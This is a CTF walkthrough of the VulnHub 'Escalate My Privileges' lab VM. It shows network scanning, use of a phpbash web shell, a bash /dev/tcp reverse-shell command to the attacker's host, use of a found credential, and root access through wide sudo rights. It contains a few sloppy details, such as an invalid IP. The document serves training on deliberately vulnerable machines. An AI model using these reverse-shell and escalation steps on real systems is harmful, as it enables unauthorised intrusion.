Escalate My Privileges (VulnHub)

DATE: 18.06.2020

DESCRIPTION: -

This VM is made for playing with privileges and access root user. As its name, this box is specially made for learning and sharpening Linux Privilege Escalation skills. There are number of ways to playing with the privileges .

GOALS: -

1. First get the User of the Target then Start Playing with Privileges.
2. Access root user.

TOOLS, SCRIPT AND WEBSITES USED: -

▪ Netdiscover

Netdiscover is an active/passive ARP reconnaissance tool, initially developed to gain information about wireless networks without DHCP servers in wardriving scenarios. It can also be used on switched networks. Built on top of libnet and libpcap, it can passively detect online hosts or search for them by sending ARP requests.

▪ Nmap

Nmap (*Network Mapper*) is a free and open-source network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection,[4] vulnerability detection,[4] and other features. Nmap can adapt to network conditions including latency and congestion during a scan.

Nmap started as a Linux utility and was ported to other systems including Windows, macOS, and BSD. It is most popular on Linux, followed by Windows.

▪ Exploit-db

The Exploit Database is maintained by Offensive Security, an information security training company that provides various Information Security Certifications as well as high end penetration testing services. The Exploit Database is a non-profit project that is provided as a public service by Offensive Security. The Exploit Database is a CVE compliant archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers

NETWORK SCANNIG

First, we Scanning our local network and find our target IP using the netdiscover.

#netdiscover

```
root@kali: ~/Desktop
File  Actions  Edit  View  Help
root@kali: ~/Desktop
Currently scanning: 10.17.119.0/8   |   Screen View: Unique Hosts

1225 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 73500
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.43.1                        757   45420  Xiaomi Communications Co Ltd
192.168.43.166                      467   28020  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.43.219  08:00:27:bf:fe:80      1      60  PCS Systemtechnik GmbH

root@kali:~/Desktop#
```

Target ip address:- 192.168.43.219

Next step is Scanning ports and check the Services using Nmap.

#nmap -A -sV 192.168.43.219


```
root@kali:~/Desktop# nmap -A -sV  192.168.43.219
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 12:05 IST
Nmap scan report for my_privilege (192.168.43.219)
Host is up (0.0011s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 61:16:10:91:bd:d7:6c:06:df:a2:b9:b5:b9:3b:dd:b6 (RSA)
|   256 0e:a4:c9:fc:de:53:f6:1d:de:a9:de:e4:21:34:7d:1a (ECDSA)
|_  256 ec:27:1e:42:65:1c:4a:3b:93:1c:a1:75:be:00:22:0d (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: 400 Bad Request
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100003  3,4         2049/udp   nfs
|   100003  3,4         2049/udp6  nfs
|   100005  1,2,3      20048/tcp   mountd
|   100005  1,2,3      20048/tcp6  mountd
|   100005  1,2,3      20048/udp   mountd
|   100005  1,2,3      20048/udp6  mountd
|   100021  1,3,4      32946/tcp6  nlockmgr
|   100021  1,3,4      36428/tcp   nlockmgr
|   100021  1,3,4      49607/udp6  nlockmgr
|   100021  1,3,4      49856/udp   nlockmgr
|   100024  1          36622/udp6  status
|   100024  1          38504/tcp   status
|   100024  1          52743/tcp6  status
|   100024  1          60614/udp   status
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
MAC Address: 08:00:27:BF:FE:80 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.09 ms my_privilege (192.168.43.219)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.95 seconds
```

Enumeration

Open the target IP address in our browser(Firefox)

Inspect element(Ctrl+Shift+I) to find some hidden directories behind the image.

Here I found alt=http://ip/phpbash.php
Where ip = 192.168.43.219 , on replacing 192.168.43.219 instead of ip
http://192.168.43.219/phpbash.php



So I went ahead to the URL http://192.168.43.219/phpbash.php and could see the bash terminal and I ran the id command which gives user-id apache in the output.

```
apache@my_privilege:/var/www/html# id
uid=48(apache) gid=48(apache) groups=48(apache)
```

So I found the Reverse Shell for listening on :- http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet and start Netcat payload listener on port number- 8080

bash -i >& /dev/tcp/191.268.43.72/8080 0>&1 → Reverse Shell

#nc -lvp 4545 → for Port Listening

```
apache@my_privilege:/var/www/html# bash -i >& /dev/tcp/192.168.43.72/8080 0>&1
```

and I get a reverse connection target machine on my System

```
root@kali: ~/Desktop
File  Actions  Edit  View  Help
root@kali: ~/Desktop
root@kali:~/Desktop# nc -lvp 8080
listening on [any] 8080 ...
connect to [192.168.43.72] from my_privilege [192.168.43.219] 51210
bash: no job control in this shell
bash-4.2$
```

I move on target /home directory and we see a user armour

```
# cd /home
```

```
# ls
```


```
root@kali: ~/Desktop
File  Actions  Edit  View  Help
root@kali: ~/Desktop
root@kali:~/Desktop# nc -lvp 8080
listening on [any] 8080 ...
connect to [192.168.43.72] from my_privilege [192.168.43.219] 51218
bash: no job control in this shell
bash-4.2$ cd /home
cd /home
bash-4.2$ ls
ls
armour
bash-4.2$ cd armour
cd armour
bash-4.2$ ls
ls
Credentials.txt
backup.sh
runme.sh
bash-4.2$
```

In armour directory I found a file Credentials.txt .
on using $ cat command to open file.

```
bash-4.2$ ls
ls
Credentials.txt
backup.sh
runme.sh
bash-4.2$ cat Credentials.txt
cat Credentials.txt
my password is
md5(rootroot1)
bash-4.2$
```

So I see a message :- my password is md5(rootroot1)

After getting our password, I redirect to https://www.md5online.org/ to encrypt my password in md5



So I found my encryption key:-

b7bc8489abe360486b4b19dbc242e885

Privilege Escalation

Now changing our user to armour user for getting root access by command :-

```
$ su armour
```

After this type password to switch user(use encryption key in password)

```
bash-4.2$ su armour
su armour
Password: b7bc8489abe360486b4b19dbc242e885
```

After changing a user I got a blank shell,
It can be break by using Python TTY Shell from
https://netsec.ws/?p=337

python3 -c 'import pty;pty.spawn("/bin/bash")'

On getting to the privileges type:-
$ sudo --list (--list is use for list for all privileges)

I select /bin/bash for getting root access

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
[armour@my_privilege home]$ sudo -l
sudo -l
Matching Defaults entries for armour on my_privilege:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", env_keep+=LD_PRELOAD,
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User armour may run the following commands on my_privilege:
    (ALL : ALL) NOPASSWD: /bin/sh, /bin/bash, /usr/bin/sh, /usr/bin/bash,
        /bin/tcsh, /bin/csh, /bin/ksh, /bin/rksh, /bin/zsh, /usr/bin/fish,
        /bin/dash, /usr/bin/tmux, /usr/bin/rsh, /bin/rc, /usr/bin/rc,
        /usr/bin/rssh, /usr/bin/scponly, /bin/scponly, /usr/bin/rootsh,
        /usr/bin/shc, /usr/bin/shtool, /usr/bin/targetcli, /usr/bin/nano,
        /usr/bin/rnano, /usr/bin/awk, /usr/bin/dgawk, /usr/bin/gawk,
        /usr/bin/igawk, /usr/bin/pgawk, /usr/bin/curl, /bin/ed, /bin/red,
        /usr/bin/env, /usr/bin/cat, /usr/bin/chcon, /usr/bin/chgrp,
        /usr/bin/chmod, /usr/bin/chown, /usr/bin/cp, /usr/bin/cut, /usr/bin/dd,
        /usr/bin/head, /usr/bin/ln, /usr/bin/mv, /usr/bin/nice, /usr/bin/tail,
        /usr/bin/uniq, /usr/bin/ftp, /usr/bin/pftp, /usr/bin/zip,
        /usr/bin/zipcloak, /usr/bin/zipnote, /usr/bin/zipsplit,
        /usr/bin/funzip, /usr/bin/unzip, /usr/bin/unzipsfx, /usr/bin/zipgrep,
        /usr/bin/zipinfo, /usr/bin/7za, /usr/bin/socat, /usr/bin/php,
        /usr/bin/git, /usr/bin/rvim, /usr/bin/rvim, /usr/bin/vim,
        /usr/bin/vimdiff, /usr/bin/vimtutor, /usr/bin/vi, /bin/sed,
        /usr/bin/qalc, /usr/bin/e3, /usr/bin/dex, /usr/bin/elinks,
        /usr/bin/scp, /usr/bin/sftp, /usr/bin/ssh, /usr/bin/gtar, /usr/bin/tar,
        /usr/bin/rpm, /usr/bin/up2date, /usr/bin/yum, /usr/bin/expect,
        /usr/bin/find, /usr/bin/less, /usr/bin/more, /usr/bin/perl,
        /usr/bin/python, /usr/bin/man, /usr/bin/tclsh, /usr/bin/script,
        /usr/bin/nmap, /usr/bin/nmap, /usr/bin/aria2c, /usr/sbin/arp,
        /usr/bin/base64, /usr/bin/busybox, /usr/bin/cpan, /usr/bin/cpulimit,
        /usr/bin/crontab, /usr/bin/date, /usr/bin/diff, /usr/bin/dmesg,
        /usr/sbin/dmsetup, /usr/bin/dnf, /usr/bin/docker,
        /usr/bin/easy_install, /usr/bin/emacs, /usr/bin/expand,
        /usr/bin/facter, /usr/bin/file, /usr/bin/finger, /usr/bin/flock,
        /usr/bin/fmt, /usr/bin/fold, /usr/bin/gdb, /usr/bin/gimp,
        /usr/bin/grep, /usr/bin/head, /usr/sbin/iftop, /usr/bin/ionice,
        /usr/sbin/ip, /usr/bin/irb, /usr/bin/jjs, /usr/bin/journalctl,
        /usr/bin/jq, /usr/sbin/ldconfig, /usr/sbin/logsave, /usr/bin/ltrace,
        /usr/bin/lua, /usr/bin/mail, /usr/bin/make, /usr/bin/mawk,
        /usr/bin/mount, /usr/sbin/mtr, /usr/bin/mysql, /usr/bin/nawk,
        /usr/bin/ncat, /usr/bin/nl, /usr/bin/node, /usr/bin/od,
        /usr/bin/openssl, /usr/bin/perl, /usr/bin/pic, /usr/bin/pip,
        /usr/bin/puppet, /usr/bin/readelf, /usr/bin/red, /usr/bin/rlwrap,
        /usr/bin/rpmquery, /usr/bin/rsync, /usr/bin/ruby, /usr/bin/run-parts,
        /usr/bin/screen, /usr/bin/sed, /usr/sbin/service, /usr/bin/setarch,
        /usr/bin/sftp, /usr/bin/shuf, /usr/bin/smbclient, /usr/bin/socat,
        /usr/bin/sort, /usr/bin/sqlite3, /usr/bin/stdbuf, /usr/bin/strace,
        /usr/bin/systemctl, /usr/bin/taskset, /usr/bin/tclsh,
        /usr/sbin/tcpdump, /usr/bin/tee, /usr/bin/telnet, /usr/bin/tftp,
        /usr/bin/time, /usr/bin/timeout, /usr/bin/top, /usr/bin/ul,
        /usr/bin/unexpand, /usr/bin/unshare, /usr/bin/watch, /usr/bin/wget,
        /usr/bin/xargs, /usr/bin/xxd, /script/test.sh, /script/test.py,
        /sbin/httpd, /usr/sbin/setcap, /usr/sbin/getcap, /usr/local/bin/ht,
        /bin/timedatectl, /home/armour/ai, /usr/bin/user_hello
[armour@my_privilege home]$

[armour@my_privilege home]$
```

For root access type $ sudo /bin/bash
So here I got root access

```
[armour@my_privilege home]$

[armour@my_privilege home]$ sudo /bin/bash
sudo /bin/bash
[root@my_privilege home]# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Now for further details open the root folder to capture the flag by following commands: -

```
# cd /root
# ls
# cat proof.txt
```

```
[root@my_privilege home]# cd /root
cd /root
[root@my_privilege ~]# ls
ls
proof.txt
[root@my_privilege ~]# cat proof.txt
cat proof.txt
Best of Luck
628435356e49f976bab2c04948d22fe4
[root@my_privilege ~]#
```

Now you are root user Enjoy...